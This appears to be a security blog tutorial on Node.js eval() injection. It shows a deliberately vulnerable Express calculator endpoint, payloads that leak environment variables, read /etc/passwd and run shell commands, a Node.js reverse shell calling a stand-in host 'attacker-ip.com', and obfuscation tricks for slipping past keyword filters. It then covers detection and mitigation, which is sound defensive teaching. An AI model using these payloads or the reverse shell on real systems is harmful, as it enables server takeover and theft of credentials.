What is Node.js eval() Injection? Ways to Exploit, Examples and Impact
Master Node.js eval() injection. Learn how attackers achieve RCE via unsanitized input and how to secure your application using modern security best practices.

In the world of modern web development, Node.js has become a powerhouse for building scalable, high-performance server-side applications. However, with great power comes great responsibility—especially when it comes to handling dynamic data. One of the most dangerous vulnerabilities a developer can introduce is Node.js eval() injection. This vulnerability occurs when an application passes untrusted user input directly into the eval() function, allowing an attacker to execute arbitrary JavaScript code on the server. In this guide, we will dive deep into the mechanics of eval() injection, explore technical exploitation scenarios, and discuss how to secure your infrastructure.
What is the eval() Function in Node.js?
The eval() function is a built-in JavaScript feature that evaluates a string as code. If the string represents an expression, eval() evaluates the expression; if it represents one or more JavaScript statements, eval() executes those statements. While it was more common in the early days of JavaScript for parsing JSON or dynamic property access, it is now widely considered a legacy feature that should be avoided in almost all circumstances.
In a Node.js environment, eval() is particularly dangerous because the code executes with the same privileges as the Node.js process itself. Unlike browser-based JavaScript, which is restricted by the Same-Origin Policy and limited DOM access, Node.js has direct access to the underlying operating system, file system, and network through its standard library modules like fs, os, and child_process.
Understanding Node.js eval() Injection
Node.js eval() injection (a form of Server-Side Code Injection) happens when an application takes input from a user—such as a URL parameter, a POST body field, or a header—and concatenates it into a string that is subsequently passed to eval().
Consider a simple, vulnerable code snippet where a developer wants to allow users to perform basic mathematical calculations dynamically:
const express = require('express');
const app = express();

app.get('/calculate', (req, res) => {
    const expression = req.query.exp;
    try {
        // DANGER: User input is passed directly to eval()
        const result = eval(expression);
        res.send(`Result: ${result}`);
    } catch (err) {
        res.status(500).send('Error in calculation');
    }
});

app.listen(3000, () => console.log('Server running on port 3000'));
In this scenario, a legitimate user might visit /calculate?exp=2+2 and receive Result: 4. However, an attacker can provide a string that isn't a math problem at all, but a malicious script.
Technical Exploitation: Step-by-Step Examples
To understand the severity of this flaw, let's look at how an attacker might escalate their access from a simple query parameter to full server compromise.
1. Information Gathering and Environment Leakage
The first step for an attacker is often to confirm the injection and gather information about the environment. They can use the process object, which is globally available in Node.js, to leak sensitive configuration data.
Payload:res.send(process.env)
URL Encoded Request:GET /calculate?exp=res.send(process.env)
If the application is structured such that it doesn't immediately crash, the attacker might see all environment variables, which often include database credentials, API keys for third-party services (like AWS or Stripe), and internal configuration secrets.
2. File System Access (Arbitrary File Read)
Once the attacker knows they can execute code, they will likely try to read sensitive files from the server. Node.js makes this easy via the fs (File System) module. Even if the module isn't explicitly required in the code, an attacker can use require dynamically.
Payload:require('fs').readFileSync('/etc/passwd').toString()
URL Encoded Request:GET /calculate?exp=require('fs').readFileSync('/etc/passwd').toString()
This payload reads the system's password file and returns it in the HTTP response. On a Windows server, an attacker might target C:/Windows/win.ini or configuration files within the application directory like .env or config/default.json.
3. Remote Code Execution (RCE) and Reverse Shells
The ultimate goal for many attackers is to gain a persistent shell on the server. By using the child_process module, they can execute system commands like ls, whoami, or even launch a reverse shell.
Payload (Executing a simple command):require('child_process').execSync('id').toString()
Payload (Reverse Shell):
An attacker might use a more complex payload to connect back to their own machine:
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(4444, "attacker-ip.com", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return "Connection established";
})();
By sending this as the exp parameter, the server initiates an outbound connection to the attacker's machine, providing them with a command-line interface to the server.
Advanced Bypass Techniques
Modern Web Application Firewalls (WAFs) often look for keywords like require, process, or child_process. However, attackers can use JavaScript's flexibility to obfuscate their payloads and bypass these filters.
String Concatenation and Encoding
If require is blocked, an attacker can reconstruct the string:eval('re' + 'quire')('fs').readFileSync(...)
Hex or Base64 Encoding
Attackers can use hex encoding to hide their intent:eval('\x72\x65\x71\x75\x69\x72\x65("fs")')
Accessing Globals via this or global
In some contexts, the global object can be accessed through this or global. An attacker can iterate through the global object to find the functions they need without explicitly typing their names.
The Impact of eval() Injection
The impact of a successful eval() injection is almost always "Critical." Because the attacker can execute any code the Node.js process can, the consequences include:
- Full Data Breach: Attackers can query the database, read local files, and exfiltrate customer data.
- Server Takeover: By establishing a reverse shell, the attacker gains control over the host operating system.
- Lateral Movement: The compromised server can be used as a pivot point to attack other internal systems within the organization's private network.
- Denial of Service (DoS): An attacker can execute code that crashes the process or consumes all CPU/RAM (e.g.,
while(true){}). - Malware Distribution: The server could be modified to serve malicious scripts to end-users, turning a trusted platform into a malware delivery vector.
How to Identify eval() Vulnerabilities
Manual Code Review
The most effective way to find these issues is through manual source code analysis. Search your codebase for instances of eval(), setTimeout(string, ...), setInterval(string, ...), and new Function(string). All of these can execute strings as code.
Static Analysis (SAST)
Tools like ESLint with security plugins (e.g., eslint-plugin-security) can automatically flag the use of eval(). Modern IDEs also provide warnings when they detect dangerous functions.
Dynamic Testing (DAST)
Using specialized scanners can help identify injection points by sending payloads that trigger detectable changes, such as time delays (setTimeout) or DNS lookups.
Mitigation and Prevention Strategies
Preventing eval() injection is straightforward: Never use eval() with user-supplied input.
1. Use Safer Alternatives
If you need to access an object property dynamically, use square bracket notation instead of eval().
Bad:const value = eval("obj." + userInput);
Good:const value = obj[userInput]; (Ensure you validate that userInput is a valid key and not something like __proto__).
If you need to parse JSON, always use JSON.parse().
2. Implement Strict Input Validation
If you absolutely must allow users to provide complex input, use a strict allow-list. For a calculator app, use a regex that only allows numbers and basic operators (+, -, *, /) and reject anything else.
3. Use Dedicated Parsing Libraries
For mathematical expressions, use libraries like mathjs which have their own parsers and do not rely on eval(). For templating, use secure engines like Handlebars or EJS that escape output by default.
4. Sandboxing (With Caution)
Node.js provides a vm module to run code in a separate context. However, the documentation explicitly states: "The vm module is not a security mechanism. Do not use it to run untrusted code." Attackers can often break out of the vm sandbox. If you must run untrusted code, use a robust, process-level isolation tool like a Docker container or a dedicated serverless function with minimal permissions.
5. Principle of Least Privilege
Run your Node.js processes as a non-privileged user. If an attacker does achieve RCE, their impact will be limited by the operating system's permissions. Use tools to restrict the system calls the process can make.
Conclusion
Node.js eval() injection is a classic but devastating vulnerability. While the fix—avoiding eval()—is simple in theory, the complexity of modern applications means that dynamic code execution can sometimes creep into a codebase through indirect means or legacy logic. By understanding the techniques attackers use to exploit these flaws, developers and security professionals can better defend their infrastructure and build more resilient applications.
To proactively monitor your organization's external attack surface and catch exposures before attackers do, try Jsmon.



